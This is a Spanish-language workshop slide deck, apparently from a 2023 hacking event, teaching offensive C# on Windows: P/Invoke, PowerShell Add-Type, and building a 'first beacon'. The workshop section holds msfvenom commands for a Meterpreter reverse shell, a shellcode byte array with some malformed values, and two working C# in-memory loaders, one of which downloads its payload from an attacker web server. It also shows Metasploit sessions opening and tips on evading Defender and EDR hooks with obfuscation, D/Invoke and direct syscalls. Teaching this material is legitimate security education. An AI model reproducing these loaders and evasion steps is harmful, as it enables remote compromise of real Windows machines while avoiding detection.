
void Personas.myMethod(Personas value)
CS0122: 'Personas.myMethod(Personas)' is inaccessible due to its protection level
Show potential fixes (Alt+Enter or Ctrl+.)

4. C# y Windows



Windows APIs

- Todas las versiones de Windows comparten una misma base de componentes a lo largo de todas ellas. Esto se denomina Win32 APIs que, a su vez, están organizadas en grupos llamados API sets.
- Estas APIs son accesible de manera nativa por C# y C++, pero pueden ser utilizadas casi por cualquier lenguaje, siempre y cuando las estructuras de datos y las *calling conventions* estén definidas correctamente.
- En algunos casos, estas APIs son accesibles a través de DLLs.
- API != DLL
 - DLL es una librería de código – kernel32.dll.
 - API es una interfaz a una librería de código representada por funciones, clases, etc – OpenProcess.
- La mayoría de las WinAPIs están en kernel32.dll y advapi32.dll. Además, existen las Native APIs, ubicadas en ntoskrnl.exe y accesibles a través de ntdll.dll.



https://www.researchgate.net/figure/System-Service-Table-SST_fig1_225180277



P/Invoke

- P/Invoke es una tecnología que permite acceder a estructuras, llamadas y librerías no gestionadas desde nuestro código gestionado.
- La mayor parte de las APIs de P/Invoke se encuentra en dos espacios de nombres predefinidos:
 - System
 - System.Runtime.InteropServices.
- En pocas palabras, .NET hace el trabajo sucio a bajo nivel para que nosotros no tengamos que picar código “complejo”. Es nuestro intérprete entre C# y C++.
- .NET no trae integración con todas las APIs de Windows. Sin embargo, podemos hablar con ellas a través de P/Invoke *a manija*.
- Desde un punto de vista ofensivo esto nos da la opción de hablar con **todas** las APIs de manera nativa y “sencilla”.





Demo 1 - MessageBox en C#

```
Program.cs
1 using System;
2 using System.Runtime.InteropServices;
3
4 public class Program
5 {
6     // Import user32.dll (containing the function we need) and define
7     // the method corresponding to the native function.
8     [DllImport("user32.dll", CharSet = CharSet.Unicode, SetLastError = true)]
9     private static extern int MessageBox(IntPtr hWnd, string lpText, string lpCaption, uint uType);
10
11 public static void Main(string[] args)
12 {
13     // Invoke the function as a regular managed method.
14     MessageBox(IntPtr.Zero, "Command-line message box", "Attention!", 0);
15 }
16
17 }
```

Annotations:


- Line 1-2: **Espacio de nombres con todas los elementos que necesitamos**
- Line 8: **P/Invoke – Cargamos la DLL user32.dll (no gestionada)**
- Line 14: **Invocamos MessageBox con sus parámetros**
- Line 8: **Aquí entra P/Invoke. Definimos una estructura externa (para que la busque en la DLL al invocarla) con la misma firma que el método no gestionado.**

Syntax

```
C++
int MessageBox(
    [in, optional] HWND    hWnd,
    [in, optional] LPCTSTR lpText,
    [in, optional] LPCTSTR lpCaption,
    [in]          UINT    uType
);
```

Marshalling es el proceso de transformar tipos de datos cuando se pasa entre código gestionado y no gestionado.

Unmanaged type in Windows APIs	Unmanaged C language type	Managed type
VOID	void	System.Void
HANDLE	void *	System.IntPtr or System.UIntPtr
BYTE	unsigned char	System.Byte
SHORT	short	System.Int16
WORD	unsigned short	System.UInt16
INT	int	System.Int32
UINT	unsigned int	System.UInt32
LONG	long	System.Int32
BOOL	long	System.Boolean or System.Int32



Hackén 2023

5. PowerShell



PowerShell y su relación con .NET

- PowerShell se basa en .NET Common Language Runtime (CLR). Acepta y devuelve objetos en .NET pudiendo acceder a todas las librerías de .NET.
- Viene instalado por defecto en todos los sistemas operativos Windows.
- Se fundamenta en cmdlets (*command let*), comandos por defecto de PowerShell basados en clases de .NET.

```
PS C:\Users> Get-Help Write-Output

NOMBRE
    Write-Output

SINTAXIS
    Write-Output [-InputObject] <psobject[]>  [<CommonParameters>]

ALIAS
    write
    echo

NOTAS
    Get-Help no encuentra los archivos de Ayuda para este cmdlet en el equipo. Mostrará solo una parte de la Ayuda.
    -- Para descargar e instalar los archivos de Ayuda para el módulo que incluye este cmdlet, use Update-Help.
    -- Para ver en línea el tema de Ayuda de este cmdlet, escriba "Get-Help Write-Output -Online" o
        vaya a https://go.microsoft.com/fwlink/?LinkID=113427.
```

WriteOutput Class

Reference

[Feedback](#)

Definition

Namespace: [Microsoft.PowerShell.Utility.Activities](#)
Assembly: Microsoft.PowerShell.Utility.Activities.dll
Package: Microsoft.PowerShell.5.1.ReferenceAssemblies v1.0.0

Activity to invoke the Microsoft.PowerShell.Utility\Write-Output command in a Workflow.

C++

[Copy](#)

```
public ref class WriteOutput sealed : Microsoft::PowerShell::Activities::PSActivity
```



Add-Type

- Como hemos comentado en la diapositiva anterior, PowerShell nos permite acceder a todas las librerías de .NET disponibles en Windows.
- Por otro lado, existen una serie de cmdlets por defecto que nos permite interactuar con clases de .NET de manera nativa.
- Podemos crear nuevos cmdlets o acceder a clases de .NET de manera puntual desde PowerShell mediante el uso del cmdlet Add-Type.
- Según Microsoft, permite definir una clase Microsoft .NET Core en la sesión de PowerShell., permitiendo crear instancias de objetos mediante el cmdlet New-Object y usar los objetos igual que se usaría cualquier objeto de .NET Core.
- Esto nos permite ejecutar código C# en nuestra sesión de PowerShell sin necesidad de compilar un binario == ejecutar en memoria.

```
Windows PowerShell

PS C:\Users> $Source = @"
>> public class BasicTest
>> {
>>     public static int Add(int a, int b)
>>     {
>>         return (a + b);
>>     }
>>     public int Multiply(int a, int b)
>>     {
>>         return (a * b);
>>     }
>> }
>> "@
PS C:\Users>
PS C:\Users> Add-Type -TypeDefintion $Source
PS C:\Users> [BasicTest]::Add(4, 3)
7
PS C:\Users> $BasicTestObject = New-Object BasicTest
PS C:\Users> $BasicTestObject.Multiply(5, 2)
10
```



Demo 2 - MessageBox en PowerShell

```
$messagebox = @"
using System;
using System.Runtime.InteropServices;

public class Program
{
    // Import user32.dll (containing the function we need)
    // the method corresponding to the native function.
    [DllImport("user32.dll", CharSet = CharSet.Unicode, SetLastError = true)]
    private static extern int MessageBox(IntPtr hWnd, string lpText, string lpCaption, uint uType);

    public static void Main(string[] args)
    {
        // Invoke the function as a regular managed method.
        MessageBox(IntPtr.Zero, args[0], "Attention!", 0);
    }
}
"@  
Add-Type -TypeDefintion $messagebox  
[Program]::Main("Hola Hack-én")
```

```
Windows PowerShell x + v
Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.

Instale la versión más reciente de PowerShell para obtener nuevas características y mejoras. https://aka.ms/upgrade-ps

PS C:\Users\jescabias> cd ..
PS C:\Users\jescabias> $messagebox = @"
>> using System;
>> using System.Runtime.InteropServices;
>>
>> public class Program
>> {
>>     // Import user32.dll (containing the function we need) and define
>>     // the method corresponding to the native function.
>>     [DllImport("user32.dll", CharSet = CharSet.Unicode, SetLastError = true)]
>>     private static extern int MessageBox(IntPtr hWnd, string lpText, string lpCaption, uint uType);

>>     public static void Main(string[] args)
>>     {
>>         // Invoke the function as a regular managed method.
>>         MessageBox(IntPtr.Zero, args[0], "Attention!", 0);
>>     }
>> }
>> "@
PS C:\Users>
PS C:\Users> Add-Type -TypeDefintion $messagebox
PS C:\Users>
PS C:\Users> [Program]::Main("Hola Hack-én")
```

The screenshot shows two message boxes. The first message box is titled 'Attention!' and contains the text 'Hola Hack-én'. The second message box is also titled 'Attention!' and contains the text 'Hola Hack-én' with an 'Aceptar' (Accept) button.

6.

Taller - Mi primer beacon en C#



Antes de comenzar

REQUISITOS

- Máquina Windows 10 con Visual Studio.
- Máquina Kali Linux con Metasploit.
- Visibilidad entre la máquina Windows y la máquina Kali Linux.

OBJETIVOS

- Vamos a crear un simple binario en C# que va a ejecutar una Meterpreter , obteniendo una Shell inversa en nuestra Kali ejecutándose en la máquina Windows.
- Lo vamos a hacer de dos formas:
 - Caso 1: Binario en C# con Meterpreter a pelo.
 - Caso 2: Binario en C# que carga la Meterpreter desde un servidor.





Caso 1 - Creando la Meterpreter

```
(kali㉿kali)-[~]
$ msfvenom --platform windows --arch x64 -p windows/x64/meterpreter/reverse_tcp lhost=192.168.19.129 -f csharp
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of csharp file: 2615 bytes
byte[] buf = new byte[510] {
0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,
0x51,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x56,0x48,0x8b,0x52,0x18,0x48,
0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x4d,0x31,0xc9,0x48,0x0f,0xb7,0x4a,0x4a,
0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0x41,0xc1,0xc9,0x0d,0x41,
0x01,0xc1,0xe2,0xed,0x52,0x41,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,
0x01,0xd0,0x66,0x81,0x78,0x18,0x0b,0x02,0x0f,0x85,0x72,0x00,0x00,0x00,0x00,0x8b,
0x80,0x88,0x00,0x00,0x48,0x85,0xc0,0x74,0x67,0x48,0x01,0xd0,0x8b,0x48,
0x18,0x44,0x8b,0x40,0x20,0x49,0x01,0xd0,0x50,0xe3,0x56,0x48,0xff,0xc9,0x41,
0x8b,0x34,0x88,0x4d,0x31,0xc9,0x48,0x01,0xd6,0x48,0x31,0xc0,0x41,0xc1,0xc9,
0xd0,0xac,0x41,0x01,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x03,0x4c,0x24,0x08,0x45,
0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x01,0xd0,0x66,0x41,0x8b,
0x0c,0x48,0x44,0x8b,0x40,0x1c,0x49,0x01,0xd0,0x41,0x8b,0x04,0x88,0x41,0x58,
0x48,0x01,0xd0,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,
0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,
0x4b,0xff,0xff,0x5d,0x49,0xbe,0x77,0x73,0x32,0x5f,0x33,0x32,0x00,0x00,
0x41,0x56,0x49,0x89,0xe6,0x48,0x81,0xec,0xa0,0x01,0x00,0x00,0x49,0x89,0xe5,
0x49,0xbc,0x02,0x00,0x11,0x5c,0xc0,0x8,0x13,0x81,0x41,0x54,0x49,0x89,0xe4,
0x4c,0x89,0xf1,0x41,0xba,0x4c,0x77,0x26,0x07,0xff,0xd5,0x4c,0x89,0xea,0x68,
0x01,0x01,0x00,0x00,0x59,0x41,0xba,0x29,0x80,0x6b,0x00,0xff,0xd5,0x6a,0xa,
0x41,0x5e,0x50,0x50,0x4d,0x31,0xc9,0x4d,0x31,0xc0,0x48,0xff,0xc0,0x48,0x89,
0xc2,0x48,0xff,0xc0,0x48,0x89,0xc1,0x41,0xba,0xea,0x0f,0xdf,0xe0,0x0f,0xd5,
0x48,0x89,0xc7,0x6a,0x10,0x41,0x58,0x4c,0x89,0x2e,0x48,0x89,0xf9,0x41,0xba,
0x99,0xa5,0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0xa,0x49,0xff,0xe,0x75,0xe5,
0xe8,0x93,0x00,0x00,0x00,0x48,0x83,0xec,0x10,0x48,0x89,0xe2,0x4d,0x31,0xc9,
0x6a,0x04,0x41,0x58,0x48,0x89,0xf9,0x41,0xba,0x02,0xd9,0xc8,0x5f,0xff,0xd5,
0x83,0xf8,0x00,0x7e,0x055,0x48,0x83,0xc4,0x20,0x5e,0x89,0xf6,0x6a,0x40,0x41,
0x59,0x68,0x00,0x10,0x00,0x00,0x41,0x58,0x48,0x89,0xf2,0x48,0x31,0xc9,0x41,
0xba,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x48,0x89,0xc3,0x49,0x89,0xc7,0x4d,0x31,
0xc9,0x49,0x89,0xf0,0x48,0x89,0xda,0x48,0x89,0xf9,0x41,0xba,0x02,0xd9,0xc8,
```

```
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
--  --  --  --
Payload options (windows/x64/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
--  --  --  --
EXITFUNC  process  yes  Exit technique (Accepted: '', seh, thread, process, none)
LHOST  192.168.19.129  yes  The listen address (an interface may be specified)
LPORT  4444  yes  The listen port
Exploit target:
Id  Name
--  --
0  Wildcard Target
```




Caso 1 - Creando el binario en C#

- 1) Creamos un nuevo proyecto en Visual Studio
(Console App - .NET Framework)
- 2) Añadimos una nueva clase de C#.
- 3) Lo compilamos para x64.

```
Program.cs
1 using libreria;
2 using System;
3 using System.Runtime.InteropServices;
4
5 namespace meterpreter
6 {
7     internal class shell
8     {
9         static void Main()
10     {
11         byte[] buf = new byte[510] { /*la shell*/ };
12
13         // Allocate a region of memory in this process as RW
14         IntPtr ptr = Win32.VirtualAlloc(IntPtr.Zero, Convert.ToInt32(buf.Length), 0x1000, 0x40);
15
16         //Copy Shellcode into the memory region
17         Marshal.Copy(buf, 0x0, ptr, buf.Length);
18
19         //Execute shell
20         Win32.WindowRun punteroshell = Marshal.GetDelegateForFunctionPointer<Win32.WindowRun>(ptr);
21         punteroshell();
22     }
23 }
24
25 }
```

```
Win32.cs
1 using System;
2 using System.Runtime.InteropServices;
3
4 namespace libreria
5 {
6     internal class Win32
7     {
8         [DllImport("kernel32.dll")] //Cargamos mediante P/Invoke VirtualAlloc y la calling convention para un puntero no delegado de Kernel32.dll
9         public static extern IntPtr VirtualAlloc(IntPtr address, uint dwSize, uint allocType, uint mode);
10
11         [UnmanagedFunctionPointer(CallingConvention.StdCall)]
12         public delegate void WindowRun();
13     }
14 }
```






Caso 1 - Meterpreter + C# == Fantasía

Con este binario, estamos ejecutando en memoria la Meterpreter sin necesidad de tocar "disco".

- Cuando se ejecuta el binario, la Meterpreter se ubica en un lugar en memoria.
- Posteriormente, se ejecuta esa ubicación donde se almacena la Meterpreter, recibiéndola la Kali.
- Obviamente, el defender detecta este binario como malicioso al tener la Meterpreter escrita a fuego en el código.



Virus & threat protection settings

View and update Virus & threat protection settings for Microsoft Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

Real-time protection is off, leaving your device vulnerable.

Off

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.19.129:4444
[*] Sending stage (200262 bytes) to 192.168.19.133
[*] Meterpreter session 2 opened (192.168.19.129:4444 → 192.168.19.133:52406 ) at 2023-04-22 11:11:32 -0400
meterpreter > getuid
Server username: DESKTOP-LV0AEST\Rupert0
```



Caso 2 - Modificando C# + Web Server

```
CH Meterpreter_Web
1  using System;
2  using libreria;
3  using System.Runtime.InteropServices;
4  using System.Net;
5  using System.Net.Http;
6  using System.Threading.Tasks;
7
8  namespace Meterpreter_Web
9  {
10     0 references
11     internal class shell
12     {
13         0 references
14         static async Task Main(string[] args)
15         {
16             byte[] buf;
17
18             using (var handler = new HttpClientHandler())
19             {
20                 using (var client = new HttpClient(handler))
21                 {
22                     // Download the shellcode
23                     buf = await client.GetByteArrayAsync("http://192.168.19.129:8000/test.bin");
24                     Console.WriteLine("[+] Descargando y almacenando la Meterpreter en memoria...");
25                 }
26
27                     // Allocate a region of memory in this process as RW
28                     IntPtr ptr = Win32.VirtualAlloc(IntPtr.Zero, Convert.ToInt32(buf.Length), 0x1000, 0x40);
29                     Console.WriteLine("[+] Reservando un hueco para la shell en memoria...");
30                     //Copy Shellcode into the memory region
31                     Marshal.Copy(buf, 0x0, ptr, buf.Length);
32                     Console.WriteLine("[+] Copiando la shell al espacio reservado...");
33                     //Execute shell
34                     Win32.WindowRun punteroshell = Marshal.GetDelegateForFunctionPointer<Win32.WindowRun>(ptr);
35                     Console.WriteLine("[+] Ejecutando la shell de ese espacio reservado...");
36                     Console.WriteLine("[+] Revisa la Kali :)");
37                     punteroshell();
38
39
40
41     }
42 }
```

```
(kali㉿kali)-[~]
$ msfvenom --platform windows --arch x64 -p windows/x64/meterpreter/reverse_tcp lhost=192.168.19.129 -e x64/xor_dynamic -i 3 -f raw -o test.bin
```





Caso 2 - Meterpreter + C# + Web Server == Fantasía x2

- En este caso, el Defender no detecta el binario como malicioso ya que su carga original no tiene nada de Meterpreter. Todo se descarga y lanza durante la ejecución del proceso y, por tanto, el Defender no salta... de primeras.
- Al cargar Meterpreter, el Defender detectará la Shell en ejecución.
- Sin embargo, ofuscando la shell un poco, el Defender no debería saltar.

Ruperto > source > repos > Meterpreter_Web > Meterpreter_Web > bin > Debug

Name	Date modified	Type	Size
Meterpreter_Web.exe	4/22/2023 17:47	Application	8 KB
Meterpreter_Web.exe.config	4/22/2023 17:27	XML Configuration	1 KB
Meterpreter_Web.pdb	4/22/2023 17:47	Program Debug D...	24 KB

```
[+] Descargando y almacenando la Meterpreter en memoria...
[+] Reservando un hueco para la shell en memoria...
[+] Copiando la shell al espacio reservado...
[+] Ejecutando la shell de ese espacio reservado...
[+] Revisa la Kali :)
```

Virus & threat protection settings

View and update Virus & threat protection settings for Microsoft Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

On

Threat blocked
4/22/2023 17:46 Severe

Detected: Behavior:Win32/Meterpreter.gen!D
Status: Removed
A threat or app was removed from this device.

Date: 4/22/2023 17:46
Details: This program is dangerous and executes commands from an attacker.

Affected items:
behavior: process: C:\Users\Ruperto\source\repos\Meterpreter_Web\bin\Debug\Meterpreter_Web.exe, pid:3292:56844127554067
process: pid:3292,ProcessStart:133266519751417181

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.19.129:4444
[*] Sending stage (200262 bytes) to 192.168.19.133
[*] Meterpreter session 6 opened (192.168.19.129:4444 ->
meterpreter > getuid
Server username: DESKTOP-LV0AEST\Ruperto
```

7.

Bonus - C# Ofensivo



C# Ofensivo

- En la actualidad, los EDR tienen capacidad para detectar todo tipo de llamadas a las APIs de Windows gracias a que despliegan DLLs que interceptan las peticiones de las WinAPIs a las Native APIs.
- Si nuestros binaries en C# tiran solo de WinAPIs, cualquier EDR podrá controlar su flujo.
- Una manera de evadir estas detecciones es llamar directamente a las NTAPIs.
- Es aquí donde entran:
 - D/Invoke
 - Syscalls

```
RtlCreateUnicodeStringFromAsciiz ( 0x00  
NtQueryKey ( 0x0000000000000002d4, KeyH  
NtOpenKeyEx ( 0x00000080ca57ee98, KEY  
NtSetInformationKey ( 0x0000000000000000
```




Figure 8-4. Using the Native API to avoid detection

Fuente: Practical Malware Analysis



D/Invoke

- D/Invoke es un proyecto Open Source que tiene como objetivo sustituir P/Invoke.
- Por defecto, trae una serie de *primitivas* que permiten hacer cosas como:
 - Invocar APIs no gestionadas de manera dinámica sin P/Invoke.
 - Evadir *hooks* de APIs.
 - Generar syscalls para NT APIs.

```
using System;
using System.Runtime.InteropServices;

using DInvoke.DynamicInvoke;

namespace ConsoleApp1
{
    internal class Program
    {
        [UnmanagedFunctionPointer(CallingConvention.StdCall, CharSet = CharSet.Unicode)]
        delegate int MessageBoxW(IntPtr hWnd, string lpText, string pCaption, uint uType);

        static void Main(string[] args)
        {
            var parameters = new object[] { IntPtr.Zero, "My first D/Invoke!", "Hello World", (uint)0 };
            Generic.DynamicAPIInvoke("user32.dll", "MessageBoxW", typeof	MessageBoxW, ref parameters);
        }
    }
}
```



The screenshot shows the GitHub repository page for 'TheWover / DInvoke'. The main branch has 36 commits, with the latest being 'attempt to modernize the pipeline lol' by 'jfmaes' on Feb 12, 2022. Other commits include updates to .github/workflows, the DInvoke folder, .gitignore, LICENSE, and README.md. The commit history is displayed in a table format with columns for author, file, message, date, and age.

The screenshot shows the Visual Studio IDE interface. In the center, the 'Reference Manager - ConsoleApp1' window is open, showing a list of references. It includes sections for Assemblies, Projects, Shared Projects, COM, and Browse. A reference to 'DInvoke.dll' is listed under 'Assemblies' with a path of 'C:\Users\Rupert0\Downloads\Dlls\'. On the right side, the 'Solution Explorer' window is visible, showing the solution 'ConsoleApp1' with its projects, properties, references, and files like 'App.config' and 'Program.cs'.



Syscalls

- Por defecto, Windows solo trabaja en el Ring 0 y en el Ring 3.
- La mayoría de las aplicaciones trabajan en el Ring 3. Sin embargo, en algunos momentos, es necesario que bajen al Ring 0.
- En otras palabras, normalmente se trabaja con APIs de alto nivel (Kernel32, User32) y, dichas APIs llaman a APIs de bajo nivel en NTDLL.
- Estas llamadas son lo que se llaman, syscalls.





D/Invoke y SysWhispers

- Cada Syscall tiene un SSN (System Service Number) asignado único.
- D/Invoke permite obtener las syscalls de manera dinámica mediante el uso de GetSyscallStub.
- Esto permite tener una flexibilidad a la hora para tratar con Native APIs muy alta.
- Por otro lado, existen herramientas como SysWhispers que permiten generar ficheros en ensamblador para facilitar la creación de syscalls en código nativo.

Windows X86-64 System Call Table (XP/2003/Vista/2008/7/2012/8/10)

Author: Mateusz "j00ru" Jurczyk (j00ru.vexillium.org/)

See also: Windows System Call Tables in CSV/JSON formats on [GitHub](https://github.com/j00ru/windows-syscalls)

Special thanks to: MeMek, Wandering Glitch

Layout by Metasploit Team

Enter the Syscall ID to highlight (hex):

Fuente: <https://j00ru.vexillium.org/syscalls/nt/64/>

klezVirus / SysWhispers3 Public

<> Code Issues 7 Pull requests 2 Actions Projects Security Insights

master 1 branch 0 tags Go to file Code

klezVirus Merge pull request #3 from ScriptIdiot/patch-1 ... e3d5fc7 on Dec 9, 2022 23 commits

File	Description	Last Commit
data	Merge branch 'master' into changes	last year
example-output	Updated example-output to reflect latest version	last year
.gitignore	Add debug option	8 months ago
LICENSE	First Release	last year
README.md	Merge pull request #3 from ScriptIdiot/patch-1	5 months ago
__init__.py	First Release	last year
syswhispers.py	append function hash to x86 asm labels	6 months ago

README.md

This is the public repository of SysWhispers3, for latest version and updates please consider supporting us through <https://porchetta.industries/>

8. Referencias



Referencias

- <https://learn.microsoft.com/es-es/dotnet/csharp/>
- <https://learn.microsoft.com/en-us/dotnet/csharp/tour-of-csharp/>
- <https://github.com/GhostPack>
- <https://learn.microsoft.com/es-es/visualstudio/msbuild/csc-task?view=vs-2022>
- <https://visualstudio.microsoft.com/es/downloads/>
- <https://www.nuget.org/packages/Obfuscator>
- <https://github.com/dnSpy/dnSpy>
- <https://www.udemy.com/course/offensive-csharp/>
- <https://training.zeropointsecurity.co.uk/courses/csharp-for-n00bs>
- <https://learn.microsoft.com/en-us/dotnet/csharp/language-reference/language-specification/types>
- <https://learn.microsoft.com/en-us/dotnet/csharp/language-reference/builtin-types/integral-numeric-types>
- <https://learn.microsoft.com/en-us/dotnet/csharp/language-reference/builtin-types/reference-types>
